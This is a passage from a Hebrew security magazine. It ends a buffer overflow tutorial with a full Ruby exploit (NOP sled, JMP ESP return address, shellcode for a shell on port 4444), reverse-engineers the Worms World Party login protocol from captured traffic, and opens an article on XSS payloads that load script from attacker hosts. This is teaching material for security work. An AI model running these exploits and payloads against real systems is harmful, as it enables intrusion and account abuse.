


רשימה של DLL-ים שונים שמופיע בתוכם הפקודה JMP ESP או מקבילה אליה ומה הכתובת. במקרה זה נשתמש ב-JMP ESP שנמצא תחת USER32.DLL. תזכרו שאצלכם כנראה שיש גרסת XP שונה מאצלי ורוב הסיכויים שהכתובות יצאו קצת שונות. במקרה הזה מדובר בכתובת 0x77d7754a. ננסה אם כך לאחד את מה שעשינו עד עכשיו לקוד הזה:

```
require 'socket'
# Host details
host = '192.168.0.107'
port = 80

shellcode =
("\xba\x1f\xb5\xae\xa1\xdd\xc4\...a4\x66\x79\x14\xb5\x02\x7d\x8b\xb6\x06
")

# Building the package
package = "GET /"
package += "\x90" * 5412
package += "\x4a\x75\xd7\x77"       # Where EIP is overwritten
package += "\x90" * 200
package += shellcode                # Where ESP is overwritten
package += "\x90" * 5000
package += " HTTP/1.1\r\n\r\n"

# Sending the package
sock = TCPSocket.new(host, port)
fuzz_with = "GET #{package} /HTTP/1.1\r\n\r\n"
sock.send(fuzz_with, 0)
puts "Sent sploit\nGo check listener on 4444...\n"
sock.close
```

* הערה קטנה - שימו לב ששינינו את \x41 ל-\x90. החלפנו את A בהוראות NOP קיצור ל-No operant כך שגם אם במקרה ננחת קצת לפני ה-נופים "יחליקו" את התוכנה עד לריצה המתאימה. תוכלו לראות את הטכניקה הזאת בשימוש בחלקים אחרים ובשיטות אחרות של ניצול כגון HEAP SPRAY ועוד.

אם הכל עבד כמו שצריך ועכשיו נעלה netcat וננסה להתחבר אל אותה מכונה אל פורט 4444 אנחנו אמורים לקבל SHELL. הבא נבדוק זאת:



סיכום והבנת האקספלויט

בואו נעבור מחדש על כל הסיפור הזה ברגע שסיימנו ויש לנו קוד כזה ביד. בחלק הראשון של המאמר ניסינו למצוא את המקום שבו הקוד לא מתנהג כמו שציפינו. במקרה הזה בדוגמא מצאנו את הפגיעות בטיפול בבקשות ה-GET כאשר הבקשה מבקשת אובייקט ארוך משמעותית ממה שהפתח ציפה לקבל והקצה לו מקום בזכרון. לאחר מכן זהינו מה נדרס ובאיזה שלב. יש לזכור שכאן לא דרסנו את האוגרים אלא האוגרים נשלפו מהזכרון בעת היציאה מהפונקציה.

לאחר מכן תהליך הפיתוח כבר היה קל יותר (במקרה הזה מאוד נוח). קודם כל וידאנו שאנחנו באמת יכולים לדרוס את אוגרים כמו שרצינו. לאחר מכן "דחפנו" את הקוד שאנחנו רוצים שמכונה תריץ (שבמקרה הזה לא התייחסנו להגבלת גודל או תוים מיוחדים שעלולים לפגום בקוד שלנו) כאשר ESP מצביע אליו. לאחר מכן, כדי לוודא שהאקספלויט יהיה יציב במערכת ההפעלה הזאת שינינו את EIP כך

שיקפוץ אל נקודה בתוך DLL של מערכת ההפעלה שעולה תמיד לאותו המקום (במערכת הספציפית הזאת) ולאחר מכן הפנינו אותו אל ההוראה JMP ESP כדי שתמיד יריץ את הקוד שלנו. בזה תם ונשלם.

סיכום

כמו שנאמר בתחילת המאמר - המאמר הזה אינו מתיימר להיות הטוב ביותר, המקיף ביותר או המובן ביותר ומומלץ בחום לקרוא מאמרים נוספים בתחום. עבורי, סדרת המאמרים הטובים ביותר בתחום הם המאמרים של Corelan Team שניתן לקרוא אותם כאן[8]. בנוסף, במידה ואתם מתכננים להכנס עוד יותר לעולם הזה, מומלץ להבין קצת על כתיבת האקספלוייטים למערכת Metasploit שמאפשר תמיכה ודימניות טובה בהרבה בעת הרצת האקספלויטים. כך לדוגמא כתובת חזרה (return addresses) יכולות להיות מסודרות במערך כך שאין צורך לשנות אותן ידנית אלא שנוכל לציין באיזה מערכת הפעלה מדובר והקוד יוכל לשלוף באופן אוטומטי את כתובת החזרה המתאימה, לקודד את ה-shellcode שלנו לבד כאשר הוא מתייחס לתוים המגבילים, וליישם דברים שונים נוספים.

שיהיה בהצלחה בהמשך ונתראה במגיזינים הבאים :)

[8] https://www.corelan.be/index.php/articles/

חלק א' - Hacking Games For Fun And (Mostly) Profit

מאת d4d

הקדמה

מאמר זה עוסק בניתוח הפרוטוקול וההצפנה של המשחק Worms World Party (משחק אסטרטגיה מרובה משתתפים שיצא בשנת 2001 ע"י חברת Team17) במהלך המאמר אציג את אופן הקמת סביבת המחקר, את שלבי ההכנה לקראת ניתוח הפרוטוקול ואת פרוטוקול התקשורת של המשחק. כאמור, במאמר אציג ניתוח של המשחק Worms World Party, אך חשוב להבין, כי ברוב המקרים, אין השלבים שאציג במאמר שונים מניתוח פרוטוקולים של משחקי מחשב אחרים, הפרוטוקול ברוב המקרים יהיה שונה, אך אופן המחקר ורוב שלביו יהיו זהים. מטרת המחקר הינה לחקור את המשחק ופרוטוקול ההזדהות שלו על מנת לכתוב שרת משחק פרטי, שיכלול פיצ'רים שאינם קיימים בגרסתו המקורית.

לפני שנתחיל, ישנן מספר הגדרות שנגדיר פה שיהיו בשימוש בהמשך המאמר:

- Worms world party - **WWP**
- Worms Armageddon - **WA**
- **Team17** - החברה שהוציאה את המשחק

זהו חלק א' במאמר, מאמר זה מדבר על הנושאים הבאים:

- הסיבה לביצוע ניתוח על המשחק WWP.
- היסטוריה מה שונה WWP מהמשחק הקודם WA.
- הקמת סביבת העבודה וכלים לביצוע המחקר.
- הרצה ראשונית של סביבת העבודה.

החלק הבא במאמר ידבר על הנושאים הבאים:

- סוג ההצפנה שבה נעשה השימוש בפרוטוקול.
- ניתוח איך עובד מנגנון האימות של השרת עם המשחק.

למה WWP?

WWP הוא משחק מאוד מפורסם שיצא בשנת 2001, מדובר בגרסא הרביעית של סדרת המשחקים Worms, ובגרסא השניה שבה היה ניתן לשחק עם שחקנים אחרים דרך האינטרנט. בגרסא זו Team17 החלו להשתמש בהצפנה מאוד מעניינת על מנת לאמת את המשתמשים בעת הכניסה לשרתי המשחק. שימוש נוסף אשר נעשה בהצפנה הוא הצפנת רשימת המשחקים הקיימים בשרת, כך שרק מי שיש לו את העותק של המשחק יוכל לראות את רשימת המשחקים.

בשנת 2001 היה נדיר מאוד לראות משחקי רשת שהשתמשו בהצפנה, משחק זה הוא בין המשחקים הראשונים שהשתמשו בהצפנה. משחק זה נבחר כי הוא מציג בצורה מאוד טובה את הדרכים שיש לעשות על מנת להבין פרוטוקול תקשורת העושה שימוש בהצפנה, את הפעולות לאיך ניתן לנתח את ההצפנה של הפרוטוקול ולקרוא את כל הפרוטוקול כאילו היה לא מוצפן על ידי ביצוע Reverse Engineering למשחק וכו'.

הייתה סיבה, אותה גילו חברת Team17 מהר מאוד, למה משחק מחשב צריך הצפנה משאר החברות אותה נפרט בחלק הבא.

היסטוריה

חברת Team17 הוציאה בסוף שנת 1998 את המשחק השלישי בסדרה - Worm Armageddon, משחק זה הצליח מאוד. במסגרת השקת המשחק, חברת Team17 פרסמו את סביבת WormNET, שרתי משחק שפתחו את האפשרות לשחק באינטרנט עם משחקים מבוססי ליגות, מערכת דרוג וניקוד לכל שחקן. ביום בהיר אחד (בסביבות יולי-אוגוסט בשנת 1999) חברת Team17 הודיעה על ביטול הדרגות והניקוד שהיו ב-WormNET.

מסתבר שבאותה תקופה, היו מספר פרצות אבטחה חמורות שנתנו לקבוצות האקרים לשנות את הנקודות בטבלאות. המשחק WA עבד ללא פרוטוקול הצפנה וכל המידע עבר באופן גלוי. נקודה זו הייתה אחד הדברים שהקל על התוקפים לשנות את המידע בפרוטוקול ובסכימת הנקודות והדירוג.

חברת Team17 ספגה התקפה שגרמה לה לשנות, במשחק החדש (שיצא מאוחר יותר בתחילת 2001) את ההגנה על הפרוטוקול, במטרה להקשות על אותן קבוצות האקרים לבצע התקפות בסגנון זה על ידי הוספת הצפנה לפרוטוקול.

ב-WWP אף פעם לא היו דרגות, אך לאחר הסתכלות בקוד (על ידי ביצוע Reverse Engineering) התגלה כי יש קטעי קוד שלמים מ-WA המופיעים במשחק, כך שעל ידי ניתוח מלא של הפרוטוקול והקמת שרת פרטי בעקבות הניתוח יהיה ניתן להכניס דרגות ל-WWP.

הקמת סביבת עבודה לניתוח

כלים שצריך להתקין לסביבת עבודה


עד כאן היסטוריה, בואו נראה כיצד ניתן להקים את המעבדה הביתית שלנו לטובת מחקר הפרוטוקול של המשחק. על מנת לבצע ניתוח של פרוטוקול המשחק בפרט וניתוח תקשורת בכלל, אנו נדרשים להשיג את הכלים הבאים:

- **סביבה וירטואלית** - VMWare או VirtualBox או כל תוכנה אחרת שיכולה לדמות סביבה וירטואלית למערכות הפעלה שעליהן ניתן להריץ את המשחק (עדיפות ל-VMWare).
- **דיבאגר דינאמי** - Ollydbg או כל דיבאגר דינאמי שמאפשר בעזרתו לנתח **בצורה דינמית** את אופן פעולתו של המשחק (ובפרט - את פעולתו של אלגוריתם ההצפנה).
- **IDA PRO** - כלי סטטי שמאפשר לתעד את הפונקציה ולהמיר אותה לשפה גבוהה יותר, לטובת ביצוע סימולציה לקוד של השרת.
- **Packet Sniffer** - WireShark או כל כלי אחר לביצוע sniffing לתקשורת של הנתונים באינטרנט. למרות שהפרוטוקול מוצפן כלי זה יכול להראות לנו את המידע שעובר ומי מדבר עם מי (השרת אל הקליינט ולהיפך).
- **Visual Studio** - לטובת פיתוח הכלים שיעזרו לניתוח המשחק / ההצפנה.
- **WWP** – כמובן, יש צורך להשיג עותק של המשחק ב-CD / ISO ולהתקין את ה-Patch מהאתר של WWP על מנת שתהיה אפשרות להתחבר לאינטרנט.

התקנת ה-VM

יש עדיפות למערכת הפעלה של XP PRO בתור VM מכיוון שהמשחק די ישן, אפשר לגרום לו לרוץ גם על מערכות הפעלה אחרות אך צריך להוסיף מספר קבצי DLL וכו' על מנת שהמשחק ירוץ.

אלו הגדרות המכונה שאני אשתמש בהן בעת כתיבת המאמר:



[כרטיס הרשת מוגדר על NAT כי כך נוח יותר לסדר את האינטרנט במכונה מבלי התעסקות בהגדרות נוספות]

כלים נוספים לצורך הניתוח

ישנם כלים נוספים אותם צריכים לכתוב תוך כדי ביצוע ניתוח (ולאו דווקא בעת ניתוח משחקי מחשב) על מנת להאיץ את העבודה. משחק המחשב בדרך כלל רץ ב-Full Screen Mode. על מנת לנתח אותו בצורה דינמית בצורה נוחה, יש צורך להעביר אותו ל-Window Mode. לצורך זה נשתמש בכלי שנכתב לטובת ביצוע מספר הוקים (Hooks) לפונקציות של ה-DirectX.

> Hooking - זו דרך בה ניתן לשנות / להחליף פונקציות בכדי לגרום לה לבצע דברים אחרים ממה שהן היו צריכים לעשות. למידע נוסף על נושא זה ניתן לקרוא את המאמר User-Land Hooking שנכתב על ידי Zerith ופורסם בגיליון העשירי של Digital Whisper.

לגרום ל-WWP לרוץ כ-Window Mode זו לא פעולה פשוטה אך יש DLL בשם WndMode (המבוסס על d3dWindower) שנועד למטרה זו (באופן גנרי) ובו בוצעו שינויים (על ידי Kawoosh ו-StepS) בכדי שיהיה אפשר לגרום ל-WWP לעבוד איתו כמו שצריך. (הקוד של d3dWindower סגור ואף יש דיון על כך בעמוד הפרויקט של dxWnd) Kawoosh כתב DLL Proxy ל-dsound.dll שדרכו ניתן להזריק כל קובץ DLL למשחק WWP, עלינו פשוט ליצור DLL, ולקבוע כי שמו יתחיל ב-wk ולמקם אותו בתיקיה של המשחק.

> DLL Proxy - הינו DLL המבצע את אותן הפעולות כמו ה-DLL המקורי אך עם דברים נוספים המתבצעים ברקע בדומה ל-hooks.

על מנת להאיץ את העבודה בניתוח ההצפנה נכתב קובץ DLL נוסף שאליו ניתן לשלוח את הערכים אותם אנו נרצה לפענח (או להצפין!) והקובץ DLL יחזיר את הנתונים לאחר ההצפנה / פיענוח. התצלום הבא מתוך IDA PRO נותן היבט קצר על הפונקציה שבעזרתה ניתן לקבל את התשובה שצריך להחזיר על מנת להתחבר למשחק:

```
text:0043D55F
text:0043D55F                         loc_43D55F:
text:0043D55F 8B 4D 08                    mov     ecx, [ebp+arg_0]
text:0043D562 89 4D F0                    mov     [ebp+var_10], ecx
text:0043D565 83 7D F0 00                 cmp     [ebp+var_10], 0
text:0043D569 74 57                       jz      short loc_43D5C2
text:0043D56B 8D 4D EC                    lea     ecx, [ebp+var_14]
text:0043D56E E8 41 7F 16 00              call    CString::CString(void)
text:0043D573 C7 45 FC 00 00 00+          mov     [ebp+var_4], 0
text:0043D57A
text:0043D57A
text:0043D57A 8B 55 0C                    mov     edx, [ebp+buffer]
text:0043D57D 52                          push    edx
text:0043D57E B9 EC 83 79 00              mov     ecx, offset keysOffsets
text:0043D583 E8 84 4F 06 00              call    getHashForPong
text:0043D588
text:0043D588
```

buffer הינו הפרמטר שבו מוגדר המידע שצריך להצפין / לפענח. לכל חלק בקוד יש מפתח אחר על מנת לפענח את המידע. המשתנה keysOffset מכיל את המידע של איזה מפתח יש לקחת לטובת אימות המשתמש עם השרת בדוגמא זו. הפונקציה מחזירה את התשובה שצריך להחזיר כדי לאמת את הקליינט עם השרת.

הרצה ראשונית של הסביבה במעבדה

לאחר שהגדרנו את המכונה הווירטואלית והמשחק הותקן בהצלחה, נסתכל עם הסניפר שלנו על החבילות שנשלחות מהשרת למחשב שלנו ומהמחשב שלנו בחזרה לשרת, נבצע זאת על מנת לאמת את ההתחברות לשרת של WWP. הסברים מפורטים על מה עושה כל חלק בפרוטוקול הם מעבר לחומר במאמר של חלק זה, אך יוסברו בחלק הבא באופן מלא, בחלק זה נראה סקירה כללית על הפרוטוקול של WWP.

ראשית, נשלח פינג לכתובת שרת המשחק, לטובת זאת נכתוב ב-Cmd את הפקודה הבאה:

```
Ping wormnet2.team17.com
```

הכתובת IP שקיבלנו היא: 212.110.191.17.

כעת, נשים פילטר על ה-IP שאליו ניגש WWP על מנת להציג רק את המידע הרלוונטי שאנחנו צריכים.

הפילטר שלנו בסניפר יהיה החוק הבא:

```
ip.addr == 212.110.191.17
```

לאחר מכן נריץ את המשחק ב-VM בצורה רגילה (ללא Debugger וללא שום כלי מיוחד):

כעת, נעבור לסניפר שלנו, על מנת שנראה את המידע שעבר מהמכונה הוירטואלית שלנו לשרתים של Team17.

בתמונה הבאה ניתן לראות כי ראשית נשלחת בקשת GET (בצבע אדום) מהמכונה הוירטואלית לשרת המשחק, ולאחריה (בצבע סגול) ניתן לראות את המידע שחזר מהשרת (ה-Response) - הקוד שמתבצע על מנת להציג את הדף במשחק כפי שמוצג בתמונה הבאה:

```
GET http://wormnet2.team17.com:80/wwpweb/welcomeloginform.php HTTP/1.0
User-Agent: T17Client/2.0
Pragma: No-Cache
FileResult: 1
UserServerIdent: 1
Counter: 1398193358

HTTP/1.1 200 OK
Date: Tue, 22 Apr 2014 19:03:21 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Set-Cookie: PHPSESSID=0nr5c6bcjnn3qpbl4jknlonmh3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 627
Connection: close
Content-Type: text/html

<CHECK 5B6vNhd9g0um9oMF/yqimhvI5jeTXRPBgyACxsaVbaqR/9NhyekDoL+cGFUJBiyOiv6MPRQazXIx1DU=>
<WEBADDRESS /wwpweb/>
<EXTENSION .php>
<FONT Size=1 Colour=0>            Welcome to WormNet2<BR></FONT>
<br><br><FONT Size=0 Colour=0>              You can use any username / password to log in<BR></FONT>
<FONT Size=3 Colour=3>                                        Your IP address is detected as:      <BR></FONT>
<br>
<a href="/wwpweb/SelectServer.php"><FONT Size=0>                                                  Login<BR></FONT>
<br></a>
```

מהסתכלות ראשונית מאוד, ניתן לראות כי מדובר בעצם בקוד HTML המכיל את מסך ההתחברות המוצג למשתמש בעת הכניסה למשחק. מסך ה-login לא מעניין אותנו בשביל לבצע את האימות אך בכל זאת - אנו חייבים לעבור דרכו:

לאחר מכן, נגיע למסך ההתחברות לשרתי המשחק, בו נבחר את שם המשתמש שלנו ואת הסיסמא לחשבון:

מהתבוננות בסניפר, ניתן לראות כי לאחר שמבצעים login, נשלחו הנתונים הבאים לשרת (בצבע אדום),

ולאחר מכן התבצע חיבור לשרת IRC בפורט 6677:

```
GET http://wormnet2.team17.com:80/wwpweb/Login.php?
UserName=test&Password=test&IPAddress=192.168.197.131 HTTP/1.0
User-Agent: T17Client/2.0
Pragma: No-Cache
Cookie: PHPSESSID=0nr5c6bcjnn3qpbl4jknlonmh3
FileResult: 77
FileData:
151F1F1F16133434344D4D4D4D4D4D4D4D4D4D4D4D4D4D4D0000000000000000000000000000000000000000
0000000000000000000000000000000000000394242424242424242424242424242424242424242424242424
4242424242424242424242
UserServerIdent: 1
Counter: 1398193507

HTTP/1.1 200 OK
Date: Tue, 22 Apr 2014 19:05:51 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
SetUserId: 1
SetPlayerType: 0
PlayerLevel: (0
SetPlayerScore: (0
Vary: Accept-Encoding
Content-Length: 64
Connection: close
Content-Type: text/html

<CONNECT 212.110.191.17 IRCPORT=6677 IRCUSER=Username IRCPASS=>
```

החיבור ל-IRC מתבצע בצורה הבאה:

```
NICK test
USER username hostname servername: 0 18
AUTHPING wormnet.team17.com&1 93BDA0375C0798135837F326B296B34A30221E14
```

לאחר מכן מתבצעת בקשת GET עם הנתונים הבאים (צבועים באדום), בתמונה הבאה ניתן לראות את המחרוזת המוצפנת שנשלחת לשרת, השרת יקבל אותה, יבצע חישוב מסויים ויחזיר למשחק את התשובה, (בסגול) ניתן לראות את התשובה שקיבלנו:

```
GET http://wormnet2.team17.com:80/wwpweb/RequestAuth.php?Secret=wormnet.team17.com
$1&Challenge=93BDA0375C0798135837F326B296B34A30221E14 HTTP/1.0
User-Agent: T17Client/2.0
Pragma: No-Cache
Cookie: PHPSESSID=0nr5c6bcjnn3qpbl4jknlonmh3
FileResult: 77
FileData:
151F1F1F16133434344D4D4D4D4D4D4D4D4D4D4D4D4D4D4D0000000000000000000000000000000000000000
0000000000000000000000000000000000003942424242424242424242424242424242424242424242424242
4242424242424242424242
UserLevel: (0
UserServerIdent: 1
Counter: 1398193510

HTTP/1.1 200 OK
Date: Tue, 22 Apr 2014 19:05:54 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 58
Connection: close
Content-Type: text/html

<ANSWER WZX9LqwLb8KBUvx2nFV5XChT2+4Jocchv4Rd3YBE6CizXMy+>
```

ניתן לראות את כי בתשובה שהשרת החזיר, קיימת מחרוזת תגובה למחרוזת שהתקבלה מהקליינט:

```
<ANSWER WZX9LqwLb8KBUvx2nFV5XChT2+4Jocchv4Rd3YBE6CizXMy+>
```

התשובה הנ"ל תגיע לקליינט המשחק, והוא בתורו יבצע חישוב נוסף, ואת ה-answer יחזיר כ-AUTHPONG לשרת ה-IRC באופן הבא:

```
AUTHPONG wormnet.team17.com$1 492A15320FE9DEA7C2D1CC3558C56349FCCC8AAF
```

שימו לב שאת כל המידע עד כה הצלחנו להשיג ע"י הסתכלות בתווך התקשורת בין קליינט המשחק לבין השרת, מדובר במידע שעובר בין המחשב שלנו (בתור שחקנים) לבין השרת, ל-Team17 אין הרבה מה לעשות - זה מידע שיוצא מהמחשב שלנו, ולכן בכמעט רוב המקרים, נוכל להגיע אליו. Team17 הכניסו את מנגנוני ההזדהות (עם המחרוזות המורכבות) על מנת למנוע מאיתנו להצליח לזייף התחברות לשרת גם במידה ואנו מסוגלים לצפות בתקשורת (כמו שראינו עכשיו).

על מנת להבין את השלבים לעומק - ועל מנת להצליח להתחקות אחריהם (ואף לזייפם), עלינו לבצעReverse Engineering למשחק, על כך נרחיב בחלק הבא של המאמר.

סיכום חלק א'

בחלק זה ראינו מה מיוחד ב-WWP מכל שאר משחקי המחשב האחרים שהיו באותה תקופה, הצגנו את הבעיה שאנו רוצים לפתור על ידי ביצוע Reverse Engineering לפרוטוקול על מנת לכתוב שרת משחק פרטי שיהיו בו דרגות.

בחלק הבא אציג פירוט על איך בוצע תהליך ה-Reverse Engineering המעמיק על פרוטוקול המשחק, שיאפשר להתחבר לשרת של המשחק בלי המשחק עצמו.

מי שמעניין אותו הנושא, ורוצה להרחיב את הידע לקראת החלק הבא במאמר, אני ממליץ לו מאוד לעיין בנושאים הבאים:

- HTTP overview
- IRC overview
- Introduction to Server Side Emulation
- Proxy DLL
- Proxy-dll for start DirectDraw of games in a Window Mode

על מחבר המאמר (d4d)

מחבר המאמר עוסק בתחום ה-Reverse Engineering ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי בשרת ה-IRC של Nix, בערוץ:

#reversing

או בכתובת האימייל: llcashall@gmail.com.

אקספלויטים - לנצל את התמיכה אחורה בפלאש

נכתב ע"י ישראל חורז'בסקי / Sro (אחראי טכנולוגיות, AppSec Labs)

רקע למאמר

בדפים הבאים אסקור אקספלויטים למצבים שונים באמצעות טכניקות שונות, כאשר החוט השזור יהיה Flash וממנו ארחיב לכיוונים נוספים. נראה לדוגמא:

- איך העלאת קובץ txt מאפשרת CSRF.
- איך השתמשתי בפלאש כדי לנצל XSS מוגבל באורך.
- X-Frame-Options לא מגן על Click jacking לקבצי פלאש, ובאופן כללי הכותר הזה עומד בפני החלפה.

מה אתם לא הולכים לקרוא כאן

לא על Cross Site Flashing - אתם יכולים לקרוא ב-OWASP. לא על Clickjacking להפעלת המצלמה של המחשב ו/או חולשות בגרסאות מסוימות של פלאש. במחשבה שניה, גם לא על הפיצ'רים והאבטחה של פלאש - כדאי לך בכל מקרה לעבור על הדף הזה. אדלג גם על העתיד של פלאש, עתידנות אני משאיר לאנשים שאוהבים לקנות דומיינים, כמו למשל isflashdeadyet.com.

האתגר: ניצול XSS עם Payload באורך מינימלי

לפני מספר שבועות פנה אלי אחד העובדים אצלנו וביקש סיוע בניצול XSS. היה לו PoC (Proof of Concept) שהוא יכול להקפיץ Alert, אבל אצלנו אוהבים לנצל ממצאים עד תום והוא רצה לבצע Exploit ממשי. המקרה הזה היה מאתגר, כיוון שלא היה ניתן לגנוב את ה-Cookies (בזכות HTTPOnly), דיפייס ופישינג היו פחות רלוונטים לאפליקציה והאקספלויט שהוא רצה היה ביצוע פעולות בשם המשתמש עם AJAX. האתגר המשמעותי כאן היה מגבלת אורך של 50 תווים, וקוד AJAX של בקשה או שניים הן ארוכות ארוכות יותר מ-50 תווים. הפתרון המקובל הוא לכתוב את כל הסקריפט על קובץ מרוחק בשרת של התוקף, ובאתר להזריק קוד JS שטוען את הקובץ המרוחק ומריץ אותו.

או בקצרה, ה-Payload היה צריך להיות:

```
<script src="http://attacker-site.com/payload.js"></script>
```

רגע לפני שנמשיך, ננסה לקצר את עניין הדומיין שתופס במקרה הזה חצי מהאורך. במקום http:// אפשר להשתמש רק ב-// שאומר לדפדפן שזו כתובת בדומיין אחר על אותו פרוטוקול שנמצאים בו כעת (http/https/ftp/ftps וכד'). במקום דומיין על הסיומת com אפשר ללכת על סיומת של 2 אותיות. וגם את שם הדומיין עצמו, למרות שהיום א"א לקנות דומיינים של פחות מ-3 אותיות, יש כאלה שכבר נמצאים בשוק, כמו a.ly ומה שנותר זה רק להגדיר כדיפולט של הדומיין את הקובץ js ו/או לפחות לשנות את שמו למשהו קצר. נניח 1.js. לא חובה לשים גרשיים מסביב לתוכן הפרמטר. מה שמשאיר אותנו (אם התוקף משתלט על a.ly) עם:

```
<script src=//a.ly/1.js></script>
```

פשוט אה? רק שהיה סינון אגרסיבי לתגית script, השטיקים הרגילים של ScRipt ו-scrscriptipt וכל היתר לא עבדו. אז איך עוד אפשר לטעון סקריפטים? נכון, דינמית ע"י JS:

```
y=document;x=y.createElement('script');x.src='//a.ly';y.head.appendChild
(x);
```

מה הבעיה? האורך. זה 78 תווים. מעט ארוך יותר מ-50. לאחר חשיבה קצרה הגעתי להבנה הפשוטה - JQUERY! מה דעתכם על:

```
$.getScript("//a.ly")
```

במקרה שלנו, איך לא, גם זה לא עבד. מה שגרם לי לעזוב את המחשב ולצאת לסיבוב בחדר. בתום הסיבוב הייתה לי תשובה אפשרית - הרצת JS ע"י פלאש. הכללה של קובץ פלאש בדף לא נעשית ע"י תגית סקריפט מצד אחד, ופלאש בהחלט יכול להריץ JS. מה שנותר זה לוודא שטעינת פלאש קצרה מספיק.

שימוש בפלאש לניצול XSS

אז קודם כל - איך נראית טעינת פלאש עם הרשאות ריצה של JS על הדומיין. יש כמה אפשרויות, בגדול תראו בדרך כלל משהו בסגנון:

```
<object type="application/x-shockwave-flash" width="100" height="100">
 <param name="movie" value="file.swf">
 <embed src="file.swf" width="100" height="100">
 </embed>
</object>
```

בשלב הראשון נוריד כל דבר שנראה לא הכרחי ונשאר עם:

```
<object>
  <param name="movie" value="file.swf">
  <embed src="file.swf">
  </embed>
</object>
```

אנחנו מדברים על 80 תווים. הרבה מדי. ועוד יש לנו את AllowScriptAccess=always להוסיף.

